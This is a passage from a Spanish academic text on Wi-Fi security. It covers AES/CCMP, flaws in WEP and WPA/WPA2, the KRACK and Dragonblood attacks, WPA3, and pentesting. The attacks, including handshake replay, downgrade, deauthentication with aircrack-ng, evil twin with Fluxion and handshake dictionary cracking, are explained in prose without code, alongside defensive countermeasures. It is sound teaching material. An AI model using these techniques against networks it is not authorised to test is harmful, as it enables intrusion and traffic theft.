El algoritmo fue desarrollado en el año 2001 por Joan Daemen y Vicent Rijmen, con el propósito de mejorar a su antecesor el DES, del que se decía que su longitud de clave era muy corta por lo que era muy sensible a ataques de fuerza bruta. El AES es capaz de procesar bloques de 128 bits con claves de 128, 192 o 256 bits, lo que le hace menos vulnerable a ataques de fuerza bruta. El AES consta de 4 operaciones de etapa y una de ellas depende de la clave, estas etapas tienen como propósito lograr la difusión y confusión de la información, de manera que sea mucho más complicado descifrar la clave. Estas etapas son: AddRoundKey, Subbytes, ShiftRows, MixColumns, se puede ver de manera detallada de cómo funciona este cifrado que implementa WPA2, en este [artículo](#).

El esquema de este algoritmo sería el siguiente:




Ilustración 18. Esquema del AES. Fuente: Apuntes Jorge Dávila

El algoritmo TKIP es sustituido en WPA2 por CCMP (Counter Mode CBC-MAC Protocol), el cual se basa en el cifrado AES. CCMP hace uso de CCM que combina un counter mode (CTR) para el cifrado de datos, junto a un método de autenticación de mensajes llamado CBC-MAC (Cipher Block Chaining-Message Authentication Code) para producir un MIC, que cifra un bloque nonce de inicio y hace XOR sobre los subsiguientes bloques para obtener un MIC final de 64 bits, este se añade al texto en plano para el cifrado AES en modo contador. El encabezamiento CCMP es un campo no cifrado e incluido entre el encabezamiento MAC y los datos cifrados, incluyendo el Packet Number y la Group Key ID.[28]

WPA2 hace uso de una clave única para el cifrado y la autenticación (con diferentes vectores de inicialización).





Ilustración 19. Cifrado CCMP. Fuente: Seguridad Wi-Fi – WEP, WPA

El proceso que se realiza en el CCM encryption es el siguiente:



El llamado CBC, se crean bloques de datos a los que se aplica una operación XOR, con el bloque previo ya cifrado, de tal modo que cada bloque de datos depende de cada uno de los bloques usados hasta ese momento. Para cifrar el mensaje se hace uso a su vez de un vector de inicialización (IVs).[31]

2.4 Análisis de las diferentes vulnerabilidades de WEP, WPA/WPA2

- Vulnerabilidades de **WEP**:[32]
 - WEP no impide la falsificación de paquetes.
 - WEP no previene los ataques por repetición. Un atacante puede simplemente capturar y reproducir los paquetes como él quiera, y estos serán aceptados como fiables.
 - WEP hace un uso incorrecto del algoritmo RC4. Las claves que utiliza son realmente débiles.
 - WEP reutiliza los vectores de inicialización. Al reutilizar el IV, se inicializa de la misma manera el cifrador de un stream y por lo tanto va a producir una misma salida.
 - Los IVs son demasiado cortos 24 bits (hacen falta menos de 5000 paquetes para tener un 50% de posibilidades de hallar la clave).
 - WEP no posee protección de integridad criptográfica, dado que como hemos visto introduce CRC-32 y no es criptográficamente seguro debido a su linealidad.
 - WEP no dispone de un método integrado de actualización de claves.

Como veremos en la parte de implementación es un proceso muy de sencillo, el de atacar una red Wifi que tenga el protocolo WEP, y por eso precisamente como ya comentamos la Wifi Alliance la eliminó del mercado.

WIRELESS SECURITY

WIRED EQUIVALENT PRIVACY (WEP)




Ilustración 21. Estructura WEP. Fuente: Wireless Vulnerabilities

Fruto de todas estas vulnerabilidades que acabamos de comentar, se tenía que hacer algo para poder proteger las redes inalámbricas, y por ello se desarrolló en un primer momento WPA y posteriormente WPA2, que como ya hemos comentado era más seguro ya que intercambiaba el algoritmo RC4 por un algoritmo que es validado por el gobierno de Estados Unidos para los archivos de alto secreto, por lo que lo hacia un protocolo bastante seguro.

Sin embargo, y a pesar de que mejoraba considerablemente las prestaciones del protocolo WEP, también se han ido hallando una serie de vulnerabilidades en ambos protocolos.

- Vulnerabilidades de **WPA/WPA2**:[29]

- Falta de un secreto hacia delante (key forward secrecy), es decir, si el atacante descubre la PSK (clave pre-compartida), será capaz de descifrar todo el tráfico que haya capturado.
- Inyección de paquetes y descifrado. Tanto el ataque de Beck-Tews como el de Ohigashi-Morri permiten realizar una inyección de paquetes que le ayude a descifrar la información cuando se usa WPA con TKIP.
- Gestión de reinstalación de clave de 4-way handshake, que se implementa de forma insegura por los diferentes fabricantes. se conoce como ataques KRACK el cual explicaremos más adelante.
- Uso de autenticación de PSK junto a claves no del todo seguras. En un ataque si se captura el handshake, y se conoce el SSID y las direcciones MAC tanto del cliente como del AP se puede llegar a obtener la clave, y conectarse a la red.
- Wifi Protected Setup (WPS), existen fallos en este protocolo incorporado por WPA/WPA2, que permiten al atacante hacerse con la clave WPS y posteriormente con la clave de WPA. Sin

embargo, los routers más modernos que usan WPS 2.0, esta vulnerabilidad está medianamente corregida dado que tras intentos se bloquea, y se debe realizar un ataque que reinicie el router, para posteriormente seguir probando. En WPS 1.0, no incorpora esta funcionalidad y es fácil hacerse con la clave, que permitirá hacerse con la clave WPA/WPA2. De todas maneras, existe la opción de desactivar este protocolo y es la opción más segura. El siguiente artículo explica este protocolo.[33]



Ilustración 22. Botón WPS. Fuente: Grupo ATICO34.

2.5 Explicación del 4-way handshake y sus vulnerabilidades. Ataques KRACK

Este hackeo fue desplegado por el grupo desarrolladores bautizado como KRACK o Key Reinstallation Attacks, en el año 2017 sobre el protocolo de seguridad WPA2 que había permanecido desde su desarrollo en el año 2004 inexpugnable. [34]

Sin embargo, este grupo descubrió una debilidad que permitía acceder a un AP y robar toda la información disponible. Además, este ataque funcionaba contra las redes más modernas, y si está configurado con TKIP en lugar de AES, el atacante podría introducir un malware o ransomware en las páginas más comunes que vistamos.

Este ataque era vulnerable sobre todos los dispositivos, ya que se trata de una vulnerabilidad del propio protocolo Wifi, por lo que cualquiera que use WPA2 es vulnerable a este ataque.

La vulnerabilidad reside en el lado del cliente a la hora de gestionar el **4-way handshake**, que como vimos anteriormente permitía una comunicación entre el cliente y el punto de acceso, donde se confirma que tanto el cliente como el AP poseen el secreto compartido antes de empezar una comunicación. Si desglosamos este concepto se observa que este apretón de manos se produce en la 3 fase de la distribución de claves y presenta la siguiente estructura: [28]




Ilustración 23. Estructura del 4-way handshake. Fuente: Seguridad Wi-Fi – WEP, WPA y WPA2

Como se puede observar en la Ilustración 21, el 4-way handshake, es una serie de mensajes que se produce entre un cliente y un punto de acceso, cuando un cliente desea conectarse a un AP. Ambos conocen la clave secreta pre-compartida (PSK), que en este caso concreto es la PMK (Pairwaise Master Key), que es generada desde una passphrase o una cadena de 256 bits.

Con la PMK, las direcciones MAC del cliente y el AP, y dos números aleatorios (ANonce y SNonce), se genera la PTK (Pairwaise Transient Key) y sus claves derivadas KCK, KEK y TK. Por lo que la PMK misma, no se usa nunca para el cifrado o la comprobación de integridad.

Está compuesto de cuatro mensajes EAPOL-Key, que vamos a ver en detalle: [28]

1. Primer mensaje: El AP manda un mensaje sin cifrar, con su ANonce; el cliente o suplicante, recoge esta información genera su número aleatorio SNonce, y con ello puede calcular la PTK y las claves temporales derivadas.
2. Segundo mensaje: El cliente envía el SNonce y la clave MIC usando la clave KCK (Key Confirmation Key, compuesta de 128 bits que sirve para la autenticación de mensajes); el AP recibe esta información, extrae el SNonce que no está cifrado, y calcula la PTK y sus claves derivadas. Posteriormente con él envío de la clave MIC, comprueba si el cliente

- conoce la PMK y ha calculado correctamente la PTK y sus claves derivadas.
3. Tercer mensaje: EL AP le envía la GTK (Group Transient Key, que es el encargado de proteger el tráfico multicast, y es generada mediante la GMK (Group Master Key), una cadena fija, la dirección MAC del AP y un número aleatorio GNonce) cifrada con la KEK (Key Encryption Key, de 128 bits usada para asegurar la confidencialidad de los datos) y junto con la clave MIC cifrándola con la KCK; el suplicante recibe este mensaje comprueba el MIC y se asegura que el AP conoce la PMK y ha calculado correctamente la PTK y sus claves derivadas.
 4. Cuarto mensaje: Certifica la finalización del handshake e indica que el cliente instalará la clave y realizará el cifrado de los datos con la TK (Temporary Key, de 128 bits usada para cifrar los datos). El AP lo recibe comprueba el MIC e instala las claves.

Una vez realizado el apretón de manos, el cliente y el AP, han obtenido, calculado e instalado unas claves de integridad y de cifrado, y pueden comunicarse de manera segura mediante un canal de tráfico seguro tanto para multicast como de unicast.

En este documento veremos las vulnerabilidades que se muestran en el segundo y tercer mensaje. La vulnerabilidad sobre el segundo mensaje la veremos más adelante, mientras que para realizar un ataque KRACK nos centramos en este tercer mensaje.

Para realizar este ataque se crea un punto de acceso falso con el mismo ESSID que la red a la que está conectada la víctima, pero en un canal diferente. Por lo que, la víctima se conectará a la red falsa pensando que es la real.

Este ataque sirve para que el atacante pueda realizar un ataque tipo Man in the Middle sobre el 4-way handshake.

Como hemos comentado la vulnerabilidad se encuentra en el tercer mensaje, una vez el cliente recibe el mensaje comprueba el MIC, e instala las claves en el dispositivo; en este punto es donde interviene el atacante que realizando el Man in the middle activa las retransmisiones del tercer mensaje impidiendo que el cuarto mensaje llegue al AP real, al enviar el mensaje el atacante instala la PTK y el GTK, y abre un puerto y empieza a transmitir tramas de datos normales. El AP real espera recibir el ACK del cliente, pero al no recibirla vuelve a enviar el mismo mensaje y el atacante lo retransmite lo que provoca que la víctima se instale una PTK y GTK en uso. Finalmente, cuando la víctima transmite la siguiente trama, el protocolo de confidencialidad de datos reutiliza los nonces. [35]

Este proceso se repite varias veces, al reutilizar los nonces, se reenvían paquetes que usan la misma clave, por lo que al usar el mismo nonce, el atacante tiene acceso a la clave de descifrado.




Ilustración 24. Ataque KRACK. Fuente: Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2

La vulnerabilidad encontrada en el 4-way handshake, supuso un punto de inflexión, dado que hacía a las redes wifi estar completamente desprotegidas. Ante esta situación la Wifi-Alliance, tenía que hacer algo, y empezó a desarrollar un nuevo protocolo de seguridad que no fuese vulnerable ante este ataque, este protocolo es el protocolo WPA3 y lo veremos en el siguiente capítulo.

Sin embargo, protegerse de un ataque KRACK no es complicado, como hemos comentado actúa sobre el cliente, por lo que cuando se dio a conocer esta vulnerabilidad los diferentes dispositivos sacaron diversas actualizaciones, que contenía un firmware renovado que incorporaba parches para gestionar de forma correcta la gestión de claves.

Para que el ataque tenga éxito así mismo, se necesita que el AP admita la retransmisión de mensajes. Sin embargo, hay algunos AP que no permiten esta funcionalidad, de todas maneras, este tipo de ataque contiene unos tipos de ataques similares que no necesitan de esto, esto se pueden observar en el siguiente artículo, escrito por los desarrolladores de KRACK, Mathy Vanhoef y Frank Piessie. Estas otras variantes del ataque no entran dentro del scope, pero se puede obtener información en este artículo: [Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2](#).




Ilustración 25. Logo de KRACK. Fuente:
Krackattacks

2.6 Cifrado WPA3. Características

Ante el caos que creó, los ataques KRACK, la Wifi-Alliance se puso manos a la obra a desarrollar un protocolo de seguridad que fuese realmente seguro. Con este propósito desarrolló en 2018 el nuevo protocolo de seguridad WPA3. El

Este nuevo protocolo de seguridad hablaba principalmente de estas mejoras sobre su antecesor WPA2.

- Un handshake más seguro, denominado dragonfly handshake: utiliza la Autenticación simultánea entre iguales (SAE). Este nuevo apretón de manos evita los ataques que tanto pavor habían causado, y que como ya comentamos se denominan ataques KRACK, así como la posibilidad de capturar el handshake y realizar un ataque de fuerza bruta para sacar la contraseña. Esto produce que la seguridad resida sobre el propio protocolo, y no sobre la contraseña, algo que se pretendía evitar a toda costa, lo que evita el problema de las contraseñas débiles que ponía la gente.

SAE actúa como un intercambiador seguro de claves, que deriva la clave a partir de otra clave generada en cada extremo mediante el algoritmo de Diffie-Hellman[36]. Esto quiere decir, que en el momento que me salga de

la red, cuando vuelva a entrar todas las claves derivadas y la del handshake habrán cambiado, el tiempo de cambio es tan pequeño que hace prácticamente imposible la inserción de paquetes, lo que se denomina forward secrecy, ya que, aunque un atacante descubra la clave se le hará imposible descifrar la información, ya que la clave habrá cambiado.[37]

Tras el SAE, se realiza un 4-way handshake, al igual que se hacía en WPA2. Este no es crackeable ya que el SAE es infinitamente más seguro que una contraseña ordinaria.




Ilustración 26. Estructura del Dragonfly Handshake. Fuente: *A Comprehensive Attack Flow Model and Security*

- Aumenta la longitud de claves de la suite de algoritmos criptográficos: pasa de tener 128 bits a tener 192 bits, al realizar el cifrado de datos. Para ello sigue utilizando AES con 256 bits, usa curvas elípticas de 384 bits y hace uso de las funciones hash SHA384.[37]
- Mejora las redes públicas mediante OWE (Opportunistic Wireless Encryption): esto es capaz de ofrecernos un cifrado hasta para redes sin autenticación. OWE negocia un nuevo PMK haciendo uso de un intercambio de claves Diffie-Hellman, el PMK resultante se usará en un handshake, que negociará e instalará claves de cifrado de trama. Esto permite que no se pueda esnifar el tráfico de dicha red, por lo que atacante solo podrá rastrear su propio tráfico.[29]
- Elimina la vulnerabilidad de WPS: hace uso de Wi-Fi Easy Connect, el cual es mucho más seguro que su antecesor WPS. Este nuevo mecanismo, hace uso del protocolo DDP, el cual permite asociarse a una red inalámbrica mediante un código o una contraseña, y también a través de canales de radio como NFC o Bluetooth. Estas medidas permiten evitar compartir la contraseña lo cual es más inseguro. En un nivel por debajo, usa una variación de Diffie Hellman, PKEK, el cual establea una conexión de autenticación temporal mediante la cual se intercambian todas las variables usadas para derivar claves y para la asociación definitiva a la red.[38]

Sin embargo, a pesar de lo que se pensaba este nuevo protocolo de seguridad no es invulnerable, y en 2019, Mathy Vanhoef y Eyal Ronen, descubrieron una serie de vulnerabilidades en este protocolo, concretamente en el dragonfly handshake.[39]

En principio, se pensaba que era imposible descifrar la contraseña de la red, sin embargo, los investigadores demostraron que, si el atacante se encuentra dentro del radio de la víctima, se podría llegar a crackear la contraseña de la red inalámbrica, y leer toda la información de la red.

Las vulnerabilidades que vamos a explicar, según los investigadores son debidas a una mala implementación del propio algoritmo en el software de los equipos.



Ilustración 27. Logo del Dragoblood. Fuente: RedesZone

Las vulnerabilidades descubiertas por los investigadores, fueron denominadas Dragonblood, y eran: [40]

- Ataques downgrade, es decir, convertir WPA3 en WPA2 para así poder hackear la red. Se consigue forzando a que la víctima ejecute el 4-way handshake de WPA2, y así realizar el ataque por fuerza bruta.

Esto es posible porque la Wifi-Alliance, creó el modo de transición de WAP2/WPA3, para todos aquellos dispositivos que no admitiesen este protocolo, dado que era realmente nuevo.

Para lograrlo el atacante modifica las tramas beacons, para hacer creer al cliente, que el AP solo soporta WPA2, el cliente detectará que se le está engañando ya que WPA3 dispone de forward secrecy, pero el atacante consigue los datos suficientes como para poder realizar un ataque por fuerza bruta o por diccionario.




Ilustración 28. Ataque downgrade. Fuente: Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd

- Ataques de canal lateral basado en caché y en tiempo: en estos ataques la clave está sobre la codificación de la contraseña de Dragonfly. Se basa en atacar el algoritmo hast-to-curve[40] cuando el ataque está basado en caché, mientras los basados en tiempo atacan al algoritmo has-to-group[40]. Si se tiene éxito en estos ataques, se filtra información susceptible a utilizar un ataque de diccionario.
- Ataques DoS contra un AP con WPA3: se puede realizar un ataque de denegación de servicio sobre los AP con WPA3, iniciando una gran cantidad de handshakes.

Todas estas vulnerabilidades según indica Wifi-Alliance pueden ser mitigadas, realizando una actualización del firmware, y este protocolo volvería a ser seguro.[39]

2.7 Ataques y contramedidas para proteger tu wifi

En este apartado veremos los ataques más comunes que se hacen contra una red wifi, y las medidas que podemos tomar para hacer menos vulnerable nuestra red.

Los ataques más comunes son:

- Suplantación de identidad o spoofing: existen dos principales tipos de ataque de suplantación de identidad: dirección MAC y tablas ARP.
En el primer caso consiste en cambiar la dirección MAC del dispositivo, para simular ser otro dispositivo.
En el segundo caso se envían mensajes ARP falsos a la red WLAN para conseguir vincular la dirección AP del atacante y la de la víctima.
El propósito de estos ataques es el mismo, y suelen utilizarse para hacerse pasar por un usuario que tiene acceso a la red y así conseguir permisos o ser anónimo.[41]

- Man in the Middle: que como vimos en el ataque KRACK consiste en ponerse en mitad del cliente y el AP real, para poder rastrear el tráfico. Se utiliza para diversos fines, como por ejemplo robar credenciales, espiar...[42]
- Falsos AP: este ataque como su propio nombre indica, se realiza creando un punto de acceso falso, haciendo creer al cliente que se está conectando al AP real, y así poder robar toda la información.[43] Hoy en día existen herramientas como Fluxion que te permite realizar un ataque evil twin, donde se crea un AP point, con un DHCP falso, un DNS falso y una interfaz web. De esta manera el cliente creerá que se está conectando a su AP, y pondrá contraseña de red, y tu podrás acceder a la información escrita por el usuario. Este fenómeno se conoce como ingeniería social.

En este enlace se explica cómo realizar el ataque [Evil twin con la herramienta Fluxion](#).

- Deauthentication attack: el objetivo de este ataque es forzar al cliente a volver a autenticarse, para posteriormente capturar el handshake o forzar una denegación del servicio. Además, este ataque muestra los SSID ocultos. Este ataque se puede hacer sobre una dirección MAC de un cliente o global mandando mensajes de desconexión a todo cliente que estuviese conectado. Para realizar este ataque se suele utilizar la suite de herramientas aircrack-ng, en la parte de implementación veremos un ejemplo de cómo se usa.[44]
- Ataques diccionario sobre el 4-way handshake: una vez capturado el handshake se puede recuperar la clave de la red para posteriormente poder acceder y ver su tráfico, mediante un sniffer. Un sniffer, es un software diseñado para redes, que permite capturar y analizar los paquetes que se envían y reciben[45]. El que usaremos en la fase de implementación, es el sniffer conocido como Wireshark. Más adelante veremos un ejemplo práctico de cómo se ataca una red con WPA2, y se crakea la contraseña de la red, donde usaremos todos estos conceptos.

Si bien existen todo este tipo de ataques, nosotros como usuarios podemos tomar ciertas medidas para hacer nuestro sistema más seguro, y al menos poder reducir la facilidad con la que nos pueden hackear la red. Podemos tomar las siguientes medidas:

- Establecer contraseñas seguras: se deben establecer contraseñas con un alto nivel de seguridad, se recomienda que la contraseña contenga no menos de 12 caracteres, números, símbolos y letras. Lamentablemente las contraseñas que ponen los usuarios son débiles.
- Uso de WPA3: si tu dispositivo dispone de la capacidad de soportar este protocolo, usarlo, dado que, de esta manera, no importa tanto el nivel de

seguridad que tenga nuestra contraseña, como ya vimos. Sino al menos hacer uso de WPA2-AES.

- Desactivar el botón WPS: porque como ya vimos, tenerlo activado nos expone a poder ser hackeados.
- Limitar el área: esta medida reduce el riesgo de ataques, porque para que nos ataque deben estar en nuestro radio.
- Uso de IPs fijas: añade complejidad al ataque, ya que el atacante puede pensar que su ataque este fallando, dado que puede estar utilizando una dirección IP fuera de rango.
- Filtrado MAC: obligamos al atacante a cambiar su MAC, para que sea aceptado a la lista blanca, y completar su ataque.
- Uso de VPN: esta medida nos permite, que, aunque el atacante acceda a nuestra red, no pueda interceptar nuestro tráfico, para analizarlo o modificarlo.
- Actualización: actualizar el AP y los dispositivos siempre que esté disponible, dado que conforme van apareciendo vulnerabilidades, se crean parches para mitigarlas como hemos estado viendo.
- Ocultar el SSID: si bien es muy fácil de contrarrestar esto, mediante un ataque de desconexión.

2.8 Concepto de pentesting

El pentesting es la práctica de atacar diversos entornos con el objetivo de descubrir fallos, vulnerabilidades u otros fallos de seguridad, al realizar estos ataques ayudan a descubrir vulnerabilidades, y evitan que si la empresa se enfrenta a un ataque real puede explotar dicha vulnerabilidad.[46]

Dentro de la seguridad informática, se conocen dos sectores el Red Team dedicado al ataque, el Blue Team dedicado a la defensa y el Purple Team, el cual es el encargado de poner en prueba los dos equipos anteriores, en donde habrá unas personas que atacarán y otras que intentarán mitigar estos ataques.

Esta práctica es legal siempre y cuando se respeten los requisitos establecidos, previamente a realizar las correspondientes auditorías sobre el sistema a testear.


Este tipo de práctica engloba cualquier técnica de ataque y sobre cualquier sistema, ya sea para probar la seguridad de un protocolo Wifi o la seguridad de un sistema de transacciones, por poner un ejemplo. Así mismo conlleva técnicas

de ingeniería social, donde se intentará engañar al usuario con el objetivo de robar información, mediante la capacidad de valerse de la buena voluntad y falta de precaución de la víctima.

Existen diferentes tipos de pentesting, según de la información que se dispone antes de llevar a cabo las pruebas de pentest:[47]

- Caja blanca: el auditor dispone de toda la información de la infraestructura, sistema y aplicaciones; simulando que el ataque se realiza por una persona que conoce la empresa y sus sistemas.
